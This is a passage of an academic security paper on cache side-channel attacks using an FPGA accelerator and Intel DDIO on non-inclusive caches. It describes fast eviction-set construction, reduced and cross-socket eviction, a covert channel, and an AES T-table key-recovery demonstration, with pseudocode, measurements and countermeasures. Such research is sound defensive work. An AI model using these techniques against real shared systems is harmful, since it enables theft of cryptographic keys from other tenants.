Our test LLCs have 2048 sets with 8 or 28 slices (SLICES). Huge pages allow to configure all set index bits, so the congruence probability for candidate addresses is SLICES^{-1}, assuming lines are distributed among slices uniformly at random.

The congruence probability directly relates to the expected number of candidates to test in the `Expand` phase. In the `Discover` phase, however, the first $D-1$ congruent candidates may be missed. In first order, the expected number of candidates to test is $(D-1)\cdot[D\cdot\text{SLICES}]+(W-D+1)\cdot[\text{SLICES}]$. Section 8.1 evaluates accuracy and speed in practice.

Algorithm 2 Verification algorithm to check congruence

Input: `TARGET`, `DISCOVER_FOUND`, `CANDIDATE`
Output: boolean: are the inputs congruent?

```
1: secondary_write(TARGET);
2: secondary_write(DISCOVER_FOUND);
3: secondary_write(CANDIDATE);
4: return true if secondary_read(TARGET) is fast
```

`TARGET` and `CANDIDATE` are interchanged in consecutive runs

4.2.4 Low-level Aspects

Replacement Policy. The simplified algorithm assumes LRU replacement. However, we find that repeated writes influence the eviction candidate (cf. Appendix C). To ensure that TARGET is the eviction candidate, the accelerator performs the `secondary_write` on lines 4/13 of Algorithm 1 twice.

Verification. To increase robustness against false positive errors (e.g., due to noise), Algorithm 2 optionally performs additional checks. It is called with TARGET, DISCOVER_FOUND and the address to be tested, and performs two permuted verification tests. This way, a false positive candidate will only pass if there is noise in two different cache sets.

As the verification needs $D+1$ addresses (including TARGET), the accuracy of the DISCOVER_FOUND set itself is confirmed together with the first address of the `Expand` phase. If it fails, both addresses are discarded and `Discover` is restarted. As soon as DISCOVER_FOUND is verified, all subsequent addresses can be verified in isolation. To increase confidence, multiple verification repetitions can be performed.

Table 5: Access sequences to cache line L to prepare its state, with the resulting cache level for L, whether L is modified, and whether a secondary write allocates L to the DDIO region

Access Sequence	Level	Modified	DDIO
① sw_flush(L)	RAM		✓
② sw_write(L)	L2	✓	
③ sw_flush(L); sw_read(L)	L2		✓
④ hw_write(L); sw_read(L)	L2	✓	

(sw_* and hw_* denote actions by CPU and secondary device, resp.)

Write Limitation. The routine requires write access to TARGET. However, an LLC-congruent address to the intended target can be used as input to the algorithm (cf. Section 8.3).

5 Structure of the LLC Set

This section revisits the interaction between DDIO devices and the LLC (**#1**). Secondary writes to uncached lines are known to allocate in the LLC, specifically to one of the DDIO ways [10, 27, 62]. It is worth investigating whether this behavior holds for lines that are already cached, e.g., in L2. Contrary to expectation, it appears to depend on the state of the line.

Another Region in the LLC Set. Consider a test set of N LLC-congruent addresses ($N \geq 2$). To fix their cache level and state, the elements of the test set first undergo the access sequences (① - ④) as given by Table 5. Then, they are written by the secondary device. Finally, the secondary device counts how many remain in the LLC (cf. Section 3.2.2). All read and write operations are repeated to remove the influence of the replacement policy, and we consider 10 000 measurements.

For all access sequences, we observe that subsequent secondary writes allocate to the LLC, consistent with current understanding. However, consider what happens as we now apply contention to the DDIO region. This contention is achieved with secondary writes to another uncached contention set (access sequence ①, which is known to lead to DDIO allocation).

For sequences ① and ③, no test lines remain after DDIO contention (i.e., they were allocated to the DDIO region). However, for sequences ② and ④, both addresses remain in the LLC (i.e., they must have been placed *elsewhere*). In conclusion, cache lines in specific states are secondary write-allocated to the LLC, but *outside of the DDIO region.*

In the remainder of this work, we refer to this unknown region as the DDIO$^+$ region. We can only speculate on the condition to be placed in this region, but we observe modified lines to be assigned to it (e.g., sequences ② and ④). The rationale for this behavior is not immediately obvious and we assume it to be an undocumented performance optimization.

Associativity. We now infer the structure of the LLC set, starting with the associativity of the DDIO and DDIO$^+$ subregions.

For the DDIO region, the secondary device writes N congruent addresses and counts how many remain in the LLC. The associativity is the largest N for which none are consistently evicted. As expected, we observe an associativity of D.

For the DDIO$^+$ region, we perform a similar experiment, but with access sequence ④ preceding the secondary write. We observe a DDIO$^+$ associativity of 2, irrespective of D.

The LLC set. To learn which ways belong to the DDIO/DDIO$^+$ region on the Xeon Silver, we extend the mapping technique of Farshin et al. [10]. In particular, it uses Intel CAT [19] to let a software process evict specific LLC ways as specified by a bitmask. The correlation between the bitmask and evictions of DDIO/DDIO$^+$ lines reveals the composition of these regions.

For the DDIO region, we use a CAT mask that spans D ways, i.e., the DDIO associativity. First, the secondary device writes D test lines. Then, software generates contention in the ways specified by the mask. Finally, the secondary device counts the test lines in the LLC. The mask corresponding to the D leftmost ways results in all test lines being evicted; shifting it one to the right evicts $D-1$ lines, etc. No lines are evicted if the mask does not overlap with any of the D leftmost ways.

For the DDIO$^+$ region, we use a similar methodology with a 2-way CAT mask. Access sequence ④ is used to produce lines in the DDIO$^+$ state. The CAT mask corresponding to the 2 rightmost ways results in both DDIO$^+$ lines being evicted.

LLC Model. Figure 7 summarizes the inferred LLC structure for our local platform (Xeon Silver). CPU memory traffic allocates to all ways in the set. Secondary devices only write-allocate to the DDIO or DDIO$^+$ regions (depending on the state of the written line). The DDIO region is contiguous and has associativity D, growing from the most-significant ways. The DDIO$^+$ region is contiguous and has associativity 2, and covers the least-significant ways. In the event that the DDIO and DDIO$^+$ regions overlap (i.e., for $D \geq 10$), the least-significant ways accommodate both lines in the DDIO and DDIO$^+$ state.




Figure 7: Model of the LLC set (Xeon Platinum Silver 4208)

Finding #1 (rev.): Spatially limited LLC interaction. Another portion of the LLC set is malleable by secondary devices. This region (DDIO$^+$) has associativity two.

6 Revisiting Cache Eviction


With magnet ways (**#3**), this section challenges the concept of *minimal* eviction sets through efficient eviction with fewer elements than the cache associativity (**#1**). First, as a stepping stone of independent interest, we evict shared lines from a victim's private caches without directory contention. For simplicity, we consider the default DDIO configuration ($D = 2$).

6.1 Eviction without Coherence Directory

Algorithm 3 evicts a shared line from remote victim caches with the shared access method. First, the attacker prepares the target in L2, and waits. If the victim accesses the target, it resides in attacker and victim L2, *and* the LLC (cf. Figure 4d). Second, the attacker evicts it from the LLC which, if it was indeed there, invalidates the copies in all L1/L2 caches. Otherwise, the target remains in the attacker's L2. This invalidation is not strictly required for non-inclusive LLCs, but happens in practice [67]. LLC eviction (line 3) is implemented by accessing W lines with threads on different cores (Figure 4d).

Algorithm 3 Eviction without Coherence Directory (CD)

On the right, the LLC and L2 states of victim ($L2_V$) and attacker ($L2_A$) are shown for each operation on the target address (T).



Algorithm 3 can also be inverted, making it slightly more complex (details in Appendix D). Surprisingly, the inverted version can evict lines from L2 caches in remote sockets.


6.2 Reduced Eviction

Combined attackers can produce magnet ways, i.e., empty ways to attract incoming lines (cf. Section 3.2.3). Assuming a magnet way in the DDIO region, a combined attacker can evict a target line from a victim cache by, first, triggering its LLC allocation (where the magnet will attract it) and second, evicting it from the DDIO region with only two congruent addresses. Without magnet ways, the target may be installed anywhere in the LLC set, and W addresses are needed to reliably evict it. Algorithm 4 shows how to produce and exploit DDIO magnet ways using a tiny eviction set of four addresses (0–3). Strictly speaking, two congruent lines suffice. However, to make eviction repeatable, we suffer from DDIO$^+$ behavior and rely on our model LLC structure to overcome it (cf. Section 5).

First, the secondary device writes lines 0–1, followed by CPU writes. Afterwards, the secondary device writes them again, while the CPU reads the target line. This terminates

Algorithm 4 Eviction with Reduced Eviction Set

On the right, the attacker's L2 and LLC (with DDIO$^+$ and DDIO) are shown, with lines 0-3, LLC magnet ways (M), and target (T) .



Reiterate from line 5, swapping the roles of 0–1 *and* 2–3.

the preparation phase, with the target in the attacker's L2, two magnet ways in the DDIO region, and lines 0–1 in DDIO$^+$.

Then, the attacker waits. If the victim accesses TARGET, it moves to the LLC DDIO region, attracted by the magnet ways. Afterwards, secondary writes to 2–3 evict the DDIO region (0–1 cannot serve this purpose, as they are modified and allocate to DDIO$^+$ instead). A CPU timing measurement of TARGET reveals it to reside either in L2 (no victim access) or in RAM (victim access). Finally, 2–3 are written by the CPU and the secondary device, recreating the magnet ways in the DDIO region and placing 2–3 in DDIO$^+$ instead of 0–1. The next iteration can now start, and 0–1 swap roles with 2–3.

The reduced eviction can also be inverted, making it work across CPU sockets on our platforms (cf. Appendix D).

7 Implementation


We work with the FPGA-accelerated cloud platforms of Section 2.6 and implement a hardware (HW) module to demonstrate our findings. This section explains its functionality.

Read-Write Primitives. As we work with Intel FPGAs, we use Open Programmable Acceleration Engine (OPAE) to integrate FPGA acceleration into software applications. OPAE divides the FPGA's programmable fabric into two parts; a blue-bitstream pre-programmed by Intel, and a green-bitstream that implements the user's hardware accelerators. The blue-bitstream acts as a bridge between accelerators and software, and provides them with Direct Memory Access (DMA).

DMA and a timing source are essential components for cache-timing experiments. With OPAE, a DMA operation consists of two transactions; one for asserting memory read and write requests, and another to monitor the completion of this request. To measure latency, we create a counter-based timing source on the FPGA, similar to Weissman et al. [62].

Stress Level	# of Verf.	Exec. Time (ms)	Fail Rate (%)
No	0	0.10	6.72
	1	0.12	0.00
	4	0.17	0.00
-m 1	0	0.09	69.27
	1	0.12	11.99
	4	0.17	3.00
-m 8	0	0.08	97.25
	1	0.13	43.15
	4	0.19	3.24

(a) Detailed evaluation for $D = 2$ (default)



(b) The effect of D (on X axis) on the performance and accuracy.

Figure 8: Performance of HW-accelerated eviction set construction on our Xeon Silver setup (EV $= W$, avg. of 1000 runs).

It counts the cycles that expire between requests and replies (at 400 MHz), allowing to distinguish the memory level that serves the request (L2, LLC or RAM), as given in Appendix A. The FPGA counter is not synchronized to the CPU counter.

The hardware design also features a set of software-configurable registers to instruct the actions of the accelerator, e.g., to perform a timed read or write at a given address. More sophisticated instructions are described next.

Fast Eviction Set Finding. We extend the hardware module with an advanced state machine that implements the fast eviction-set finding algorithm introduced in Algorithm 1.

The algorithm is fully encapsulated in hardware and proceeds without additional interaction. Moreover, a few settings are exposed to users. Essential settings are the target for which to find the eviction set, the desired size, the number of verification repetitions, and the timing threshold (LLC vs. RAM accesses). The delay between consecutive memory operations can also be configured to ensure their in-order execution.

Access Sequences. The hardware module supports encapsulating commonly used sequences of read and write operations to reduce HW-SW interaction overhead, e.g., for fast reduced eviction (cf. Section 6.2). Again, the configuration of these sequences happens with software-accessible registers.

8 Evaluation and Discussion

This section evaluates three applications of our accelerator, demonstrating: (1) the speed and accuracy of eviction set construction, (2) a covert channel encoding information in the number of evicted lines, and (3) reduced eviction in practice.

8.1 HW-Accelerated Eviction Set Finding

8.1.1 Performance

Figure 8 presents the performance and accuracy of hardware-accelerated eviction set construction, measured on our local Xeon Silver platform (8 slices, cf. Section 2.6). We consider sets of size EV $= W = 11$, and conduct the measurements on both idle and noisy systems. For the latter, we use `stress` to emulate moderate and high noise, resp. with `-m 1` and `8`.

We report *end-to-end* execution time, i.e., we do not exclude any preparation steps or interactions with hardware. The existence of even a single false positive in the set classifies it as *failed*, even if the remainder of the set is correct. The candidate verification (cf. Algorithm 2) significantly reduces such false positives at the cost of slightly increased runtime.

Hardware-accelerated eviction set construction is very effective. On our local platform, the accelerator can find an LLC/CD eviction set in around 120 µs on idle systems, or 200 µs under stress. For the default DDIO configuration, the throughput of one accelerator (in EVS/s, eviction sets per second) reaches more than 8000 EVS/s for noise-free systems, and around 5000 EVS/s for very high noise. Such speeds allow to map out the entire 11 MB LLC in ≈ 2 s. For reduced eviction sets (EV $= 4$), the average throughput is around 16 kEVS/s. On the ACE platforms, the accelerator is roughly 3 times slower, since the slice count increases from 8 to 28.

Influence of D. For non-default DDIO configurations (i.e., $D > 2$), the performance of eviction set construction decreases with D. As D grows, the associativity perceived by the accelerator increases (**#1**), which increases the relative weight of the `Discover` phase. Especially for high noise pressure, this impacts the performance for two main reasons (cf. Section 4.2.3). First, during discovery, more guesses are required to detect a congruence, as detection may only occur for every $D-1$ congruent guesses. Second, false positives have adverse effects, as all DISCOVER_FOUND are discarded upon a failed verification test, in contrast to just a single discarded address during `Expand`. All in all, our eviction set construction is still accurate and faster than related work. Moreover, $D = 2$ is the default configuration. To our knowledge, no benchmarking tools exist to help users decide when to change it.

8.1.2 Comparison

Expansion-based Methods. As covered in Section 4.2, expansion-based methods work well when the congruence test is non-disturbing. To our knowledge, the only other expansion-based method[2] is our work on PRIME+SCOPE [47], which obtains a repeatable congruence test by exploiting the properties of lines that are cached in multiple levels simultaneously.

Although the algorithm based on PRIME+SCOPE bears a similar structure to Algorithm 1, it differs in several important aspects. First, it is concerned with a different threat model. Second, the non-destructive measurement relies on fundamentally different properties. Third, the PRIME+SCOPE version for non-inclusive Intel LLCs needs to orchestrate two attacker threads on different cores to allocate in the LLC (cf. Figure 4d). Finally, CPU-based attackers perceive the full LLC associativity, in contrast to the accelerator (e.g., $D=2$).

Reduction-based Methods. For reference, we also compare the accelerator to reduction-based methods. Yan et al. [66] proposed the state-of-the-art reduction algorithm for non-inclusive caches. As their code is not available, we are unable to fairly compare to them. Moreover, their work may be amenable to similar optimizations as those shown for inclusive caches [60]. To have a meaningful data point for comparison, we compare with the highly optimized implementations for *inclusive caches* by Vila et al. [60]. Arguably, this serves as an upper bound for performance in non-inclusive caches, because of the obstacles identified in prior work [66]. On the other hand, our accelerator is agnostic to LLC inclusion, so we expect it to apply to inclusive LLCs with similar performance.

Results. Like the accelerator, we measure the performance of the PRIME+SCOPE [47] code on the local Xeon Silver platform. For the Vila et al. [60] code, we match their CPU and configuration. Importantly, the number of slices is the same for both platforms under consideration (cf. Section 4.2.3).

As Table 6 shows, our HW accelerator achieves good end-to-end performance. Compared to the algorithm based on PRIME+SCOPE (P+S), it is another order of magnitude faster. Depending on the noise level, it is between two and three orders of magnitude faster than reduction-based methods, at the cost of a small decrease in accuracy.

Note, however, that the threat model for the hardware accelerator is different. It assumes a secondary device but no code execution, whereas CPU-only methods assume code execution (native or otherwise [40, 60]) but no secondary device.

8.1.3 Robustness, Simplicity and Stealth

Robustness. The accelerator maintains good performance for high noise (cf. Figure 8), with several contributing factors. The timing source is a noise-free HW counter, and interference with other processes is limited to the DDIO region. The algorithm itself is also robust. False-negative errors only increase the execution time, and most false-positive errors are detected by Algorithm 2. Provided that the `Discover` phase is successful, remaining false positives do not affect the other addresses in the `Expand` phase, as every address is individually tested for congruence. In contrast, reduction algorithms may have to implement backtracking [60] to avoid getting stuck, as false positives trigger the removal of congruent addresses.

Simplicity. Fully described by a few lines of pseudocode, the accelerator is simple to understand. It does not use hierarchy-specific techniques, e.g., directory contention or helper eviction sets [66]. The accelerator interacts with a D-way set-associative view of the LLC which, at least for small D, is a great simplification. Furthermore, it is oblivious to associativity, replacement policy and noise in low-level caches. The same FPGA bitstream is used on all our test platforms.

Stealth. Due to its speed, eviction set construction is hard to detect at runtime. Moreover, the timing source is implemented on the FPGA fabric, so accesses to it are invisible to the CPU or blue-bitstream. Finally, it is essentially a state machine, requesting read and write operations to the blue-bitstream and timing them. Its resource utilization is very low, making it a hard-to-notice attachment. Appendix F covers detailed utilization numbers for the accelerator, showing that it barely increases compared to Intel's Hello World baseline.

Table 6: End-to-end performance (1000 runs) of our accelerator compared to PRIME+SCOPE [47] on our local setup, and optimized reduction-based algorithms [60].

Impl.	CPU & Cache	Stress Level	Error Rate (%)	Exec. Time (msec)
Ours*	Skylake-SP Xeon Slv. 4208 11-way LLC Non-Inclusive	no	0.0	0.17
		-m 1	0.5	0.17
		-m 8	3.5	0.17
P+S [47]		no	0.0	1.11
		-m 1	0.0	1.24
		-m 8	0.3	3.56
[60]†	Skylake Core i5-6500 12-way LLC Inclusive	no	0.0	19
		-m 1	0.0	35
		-m 3	0.0	206

∗ for the default DDIO configuration with $D=2$.
† with initial set size 120, while other works do not use an initial set.

8.2 Amplitude-Based Covert Channel

We implement a covert channel between combined attackers, demonstrating the precise control over the cache hierarchy with only a few congruent addresses. It transfers information by manipulating DDIO ($D=2$) and DDIO$^+$ ways simultaneously and independently. Moreover, due to non-perturbing reads (**#2**), it reliably encodes amplitude information in the

[2] One exception is PRIME+PRUNE+PROBE [46], which applies to a new class of randomized protected caches that are not in use today.

Table 7: Covert channel with prime (PR), transmit (TX) and probe (PB). Symbols are always transferred over DDIO, and optionally over DDIO+ (optional operations underlined). Parties use their own eviction sets, resp. A,B,⋯ and 1,2,⋯

	Receiver	Sender
PR	CpuWr(C,D) SecWr(C,D) SecWr(A,B)	CpuWr(3,4)
TX		SecWr(3/4) SecWr(1/2)
PB	SecTime(C,D) SecTime(A,B)	

PR: Receiver puts A,B into DDIO, and C,D into DDIO+.

TX: Sender may replace A,B,C,D with 1,2,3,4.

PB: Receiver checks if A,B are still in DDIO, and C,D in DDIO+.

signal (i.e., the *number* of evicted ways), which performs poorly for traditional attackers due to self-eviction [37]. It does not use shared memory; the parties use their own eviction sets (agreed upon in advance, e.g., using HW-acceleration).

Table 7 shows two versions; one over the DDIO region, and one that combines DDIO/DDIO+ regions. Both consist of three stages. First, the receiver primes (PR) the DDIO lines (if applicable also in DDIO+). Second, the sender transmits (TX) a symbol by overwriting zero, one or two of the receiver's DDIO (and DDIO+) lines. Third, the receiver probes (PB) its lines to determine how many have been evicted.

The DDIO channel encodes a ternary symbol, i.e., $\log_2 3 =$ 1.58-bits per cache set. For transferring 512 packets of 256 symbols, we achieve 264 Kbps bandwidth (BW) with 2.26 % Symbol Error Rate (SER). The DDIO/DDIO+ channel encodes two ternary symbols, i.e., $\log_2(3\cdot 3) = 3.17$ bits per cache set. In this case, the BW is slightly lower at 211 Kbps with 2.20 %SER, because of extra interfacing with hardware.

Comparison. We use a shared timestamp counter to synchronize transmitter and receiver, as well as a known preamble. Our implementation is open to optimizations, e.g., common engineering practices like synchronization or error correction, or transmission over multiple sets.

Although the covert channel only serves to illustrate the fine-grained spatial capabilities of combined attackers, we briefly compare it with closely related implementations. Weissman et al. [62] build a covert channel from FPGA to CPU. It achieves 95 Kbps and, like ours, can be improved. Yan et al. [66] establish a cross-core channel using CD contention on a non-inclusive LLC, and achieve 0.2 Mbps. To our knowledge, the fastest cross-core covert channels with unshared memory achieve 2–4 Mbps [42, 45, 47]. Ours is an order of magnitude slower, mostly because of hardware interfacing overhead, but is open to improvements.

Table 8: Eviction patterns for shared lines, their eviction set size, eviction rate, number of accesses and attacker model

Pattern	EV	Ev. Rate	Accesses	$\mathcal{V}_{CC}$	$\mathcal{V}_{CS}$	$\mathcal{A}$
CD-11-9 [66]	11	≈ 25%	216	✓		$\mathcal{A}_{STD}$
CD-13-9 [66]	13	≈ 95%	234	✓		$\mathcal{A}_{STD}$
CD-14-9 [66]	14	≈100%	252	✓		$\mathcal{A}_{STD}$
L2-16-9/LLC-11 [66]	16+11	≈100%	144+22	✓		$\mathcal{A}_{STD}$
No CD (Alg. 3)	11	≈100%	22	✓	✓	$\mathcal{A}_{STD}$
Reduced (Alg. 4)	4	≈100%	6	✓	✓	$\mathcal{A}_{CMB}$

8.3 Reduced Eviction

Eviction Rate. Table 8 compares the eviction rates of our new patterns with those reported by Yan et al. [66] for shared lines. For all patterns, the goal is to evict a shared line, currently in another core's L2, from the hierarchy. We achieve a near-perfect eviction rate, with fewer accesses and the bonus of working across sockets (cf. Appendix D). Our CD-less eviction (Algorithm 3) implements LLC eviction with two threads each writing EV=11 addresses once, generating direct LLC contention. The reduced eviction implements Algorithm 4.

Yan et al. observe that using unshared lines to evict shared lines from remote L2 caches through the CD has unsatisfactory results. To overcome this, they use shared lines, instantiating two threads that repeatedly access a CD eviction set; e.g., two threads iterating 9 times over a set of size EV = 13 (CD-13-9 in Table 8) yield an eviction rate of ≈ 95% and 234 accesses. They also propose a pattern with contention on L2 (EV = 16) and CD (EV = 11) simultaneously, and attribute its success to bypassing the CD replacement policy. Our work suggests that the underlying mechanism is actually an instance of Algorithm 3; replacing shared access (Figure 4d) with L2 contention (Figure 4a) to transfer the line to LLC. Hence, what appeared to be CD contention is actually LLC contention.

End-to-end Example: AES. We demonstrate the feasibility of reduced and cross-socket eviction with the OpenSSL 1.0.1e AES T-Tables implementation, a now-standard target for side-channel research. We do not claim algorithmic improvements and simply refer to the illustrative synchronous first-round attack [41, 56] to show the feasibility of our techniques (cf. Appendix E for attack details). In short, the attacker evicts the cache lines containing the T-Tables, triggers encryptions with known plaintext bytes, and monitors access patterns to the tables. Through statistical differences between table accesses, the attacker learns the upper half of every secret key byte.

We use the hardware accelerator to construct eviction sets and assume the victim binary to reside in small read-only pages. To showcase reduced eviction, we early-abort the accelerator for EV = 4. To overcome the writing limitation, we construct the eviction sets indirectly for addresses with the same small page offset, and then test whether they contend with the tables in the LLC/CD. This test can work with several mechanisms (cf. Figure 4). We select Algorithm 4 for its

speed and reliability. To construct all necessary sets on the Xeon Platinum 8180 (ACE1, 28 slices), we observe a median runtime of 194 ms and perfect accuracy over 100 runs.

Limitations. For reduced eviction, if both magnet ways are occupied before TARGET is installed, e.g., due to noise, the target ends up outside of the DDIO region. Though this rarely happens on our setup, normal behavior can be reinstated by evicting the full set once. For cross-socket reduced eviction, the target can become stuck in the victim socket if the victim reads it while still in the attacker socket's LLC.

Results. In the absence of noise, reduced eviction consistently reveals the subkeys within 300 traces, both in same- and cross-socket attacks (cf. Appendix E). However, robustness in the latter case is significantly lower, and we recommend using an eviction set with full associativity (cf. Algorithm 5).

9 Related Work

9.1 Cache-based Side Channel Attacks

Table 9: Non-inclusive Cache Attacks (Shared Memory)

Contribution	Flushless	Cross-Socket	Single-Thread	Reduced Eviction
Lipp [30]	✓	✗	✓	✗
Irazoqui [22]	✗	✓	✓	✗
Yan (F+R) [66]	✗	✗	✓	✗
Yan (E+R) [66]	✓	✗	✗	✗
Ours ($\mathcal{A}_{\texttt{STD}}$)	✓	✓	✓	✗
Ours ($\mathcal{A}_{\texttt{CMB}}$)	✓	✓	✗	✓

Non-inclusive Cache Attacks. Lipp et al. [30] mount FLUSH+RELOAD and EVICT+RELOAD on small non-inclusive ARM caches. Irazoqui et al. [22] illustrate that FLUSH+RELOAD applies to all caches in the same coherence domain, even across sockets. These attacks bypass non-inclusive LLCs by relying on self-eviction [30], or using `clflush` [22]. Yan et al. [66], in contrast, propose a multi-threaded EVICT+RELOAD to reliably evict the shared target (cf. Section 8.3). We show an EVICT+RELOAD without CD manipulation ($\mathcal{A}_{\texttt{STD}}$), and one with four addresses ($\mathcal{A}_{\texttt{CMB}}$), refuting that eviction sets must cover the full cache associativity. Table 9 positions our work within this subset of related work.

In the absence of shared memory, the attacker can mount PRIME+PROBE [66] or PRIME+SCOPE [47] on the coherence directory, leveraging our eviction set construction.

Cross-CPU. Yao et al. [68, 69] present a flushless cross-socket covert channel based on non-uniform memory access and cache coherence. They rely on a cooperating transmitter to evict the target (i.e., covert channel). Our cross-socket channel does not have this requirement, showing that shared memory is a security risk even when `clflush` is disabled and the victim is the only tenant on a CPU socket. A noteworthy non-cache cross-socket side-channel attack is DRAMA [45].

Secondary devices. Frigo et al. [11] accelerate microarchitectural attacks with the GPU, which is also connected to the cache hierarchy (though differently than DDIO devices). Their focus is Rowhammer-based fault injection [24, 39, 53, 58].

Weissman et al. [62] instantiate the secondary device as an FPGA. They leverage non-destructive reads (**#2**) to accelerate Rowhammer, and study cache attacks from CPU to FPGA and vice-versa. However, the statically constrained DDIO region provides challenges for FPGA-based attacks.

Kurth et al. [27] also construct eviction sets with a secondary device, i.e., a NIC. Their network-based threat model faces more challenges: it takes about five minutes to produce 64 eviction sets over the network. However, since properties **#1** and **#2** hold, our eviction set algorithm may accelerate it.

Taram et al. [55] describe a CPU process that infers network memory access patterns by the NIC (based on DDIO).

9.2 Countermeasures

Constant-time programming successfully thwarts the combined attacker explored in this paper, as it removes vulnerable code patterns. It is now common practice to harden cryptographic implementations, and several techniques have been proposed, e.g., [1, 8, 28, 49, 64]. However, access patterns can reveal other secrets, such as user input [13, 50], browsing behavior [40, 54], or model parameters [65]. Additionally, capturing all side-channel leaks remains difficult in practice [51].

Hardware-based countermeasures have attracted attention in recent years, and are generally based on, e.g., partitioning the cache [7, 32], randomizing the address-to-index mapping [48, 61, 63], or approximating fully associative caches [6, 52]. For non-inclusive cache hierarchies, SECDIR [67] hardens the coherence directory explicitly. However, existing hardware-based proposals non-trivially interact with DDIO/DDIO$^+$ regions. Additionally, such countermeasures must make explicit all potential transfers between cache levels, as undocumented transfers (cf. Section 6.1) might endanger their security.

Runtime detection using on-die counters [4, 5, 71] could be generalized to combined attackers. It should be investigated whether they sufficiently capture accelerator activity. For FPGAs, they can be embedded in the blue bitstream.

Some works propose limiting access to high-resolution timers [35, 59]. Such countermeasures do not generally thwart combined attacks, as they can bring their own timing source.

Invalidating the findings of Section 3.2 counteracts the results in this work. The accelerator would suffer if writes occupy the full set (**#1**), or reads alter LLC state (**#2**). However, the performance implications are significant, and increasing DDIO access to the cache improves attacks from accelerators alone [27, 62]. The precise manipulation of the cache hierarchy (**#3**) seems to be fundamental to DDIO and is non-trivial to disable. An exception is the unexpected cross-socket transfer (cf. Section 6.1). This transaction is not essential to maintain coherence. We believe it to be a performance heuristic.

10 Conclusion

Heterogeneous multi-tenancy is a dangerous trend, providing attackers with ever-more expressive primitives to manipulate shared microarchitectural state. This work exposed undocumented behavior in non-inclusive Intel caches and DDIO. Leveraging these insights, we developed a proof-of-concept FPGA hardware accelerator to shatter speed records for eviction set construction, build covert channels with multi-bit symbols, and evict lines from the cache with tiny sets.

Acknowledgments

We thank the anonymous USENIX Security reviewers for their insightful feedback. This research is partially funded by the European Research Council (ERC #695305) and the Flemish Government (FWO project TRAPS). It is also supported by CyberSecurity Research Flanders (#VR20192203) and a generous gift from Intel. Antoon Purnal is supported by a grant of the Research Foundation - Flanders (FWO).

References

[1] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying Constant-time Implementations. In *USENIX Security Symposium*, 2016.

[2] Andrea Arcangeli, Izik Eidus, and Chris Wright. Increasing Memory Density by using KSM. In *Proceedings of the Linux Symposium*, 2009.

[3] Daniel J Bernstein. Cache-timing attacks on AES, 2005.

[4] Samira Briongos, Gorka Irazoqui, Pedro Malagón, and Thomas Eisenbarth. Cacheshield: Detecting Cache Attacks Through Self-observation. In *ACM Conference on Data and Application Security and Privacy (CODASPY)*, 2018.

[5] John Demme, Matthew Maycock, Jared Schmitz, Adrian Tang, Adam Waksman, Simha Sethumadhavan, and Salvatore Stolfo. On the Feasibility of Online Malware Detection with Performance Counters. *ACM SIGARCH Computer Architecture News*, 2013.

[6] Ghada Dessouky, Tommaso Frassetto, and Ahmad-Reza Sadeghi. HybCache: Hybrid Side-Channel-Resilient Caches for Trusted Execution Environments. In *USENIX Security Symposium*, 2020.

[7] Leonid Domnitser, Aamer Jaleel, Jason Loew, Nael Abu-Ghazaleh, and Dmitry Ponomarev. Non-Monopolizable Caches: Low-Complexity Mitigation of Cache Side Channel Attacks. *ACM Transactions on Architecture and Code Optimization (TACO)*, 2012.

[8] Goran Doychev, Boris Köpf, Laurent Mauborgne, and Jan Reineke. CacheAudit: A Tool for the Static Analysis of Cache Side Channels. In *USENIX Security Symposium*, 2013.

[9] Alireza Farshin, Amir Roozbeh, Gerald Q Maguire Jr, and Dejan Kostić. Make the Most Out of Last Level Cache in Intel Processors. In *EuroSys Conference*, 2019.

[10] Alireza Farshin, Amir Roozbeh, Gerald Q Maguire Jr, and Dejan Kostić. Reexamining Direct Cache Access to Optimize I/O Intensive Applications for Multi-hundred-gigabit Networks. In *USENIX Annual Technical Conference (ATC)*, 2020.

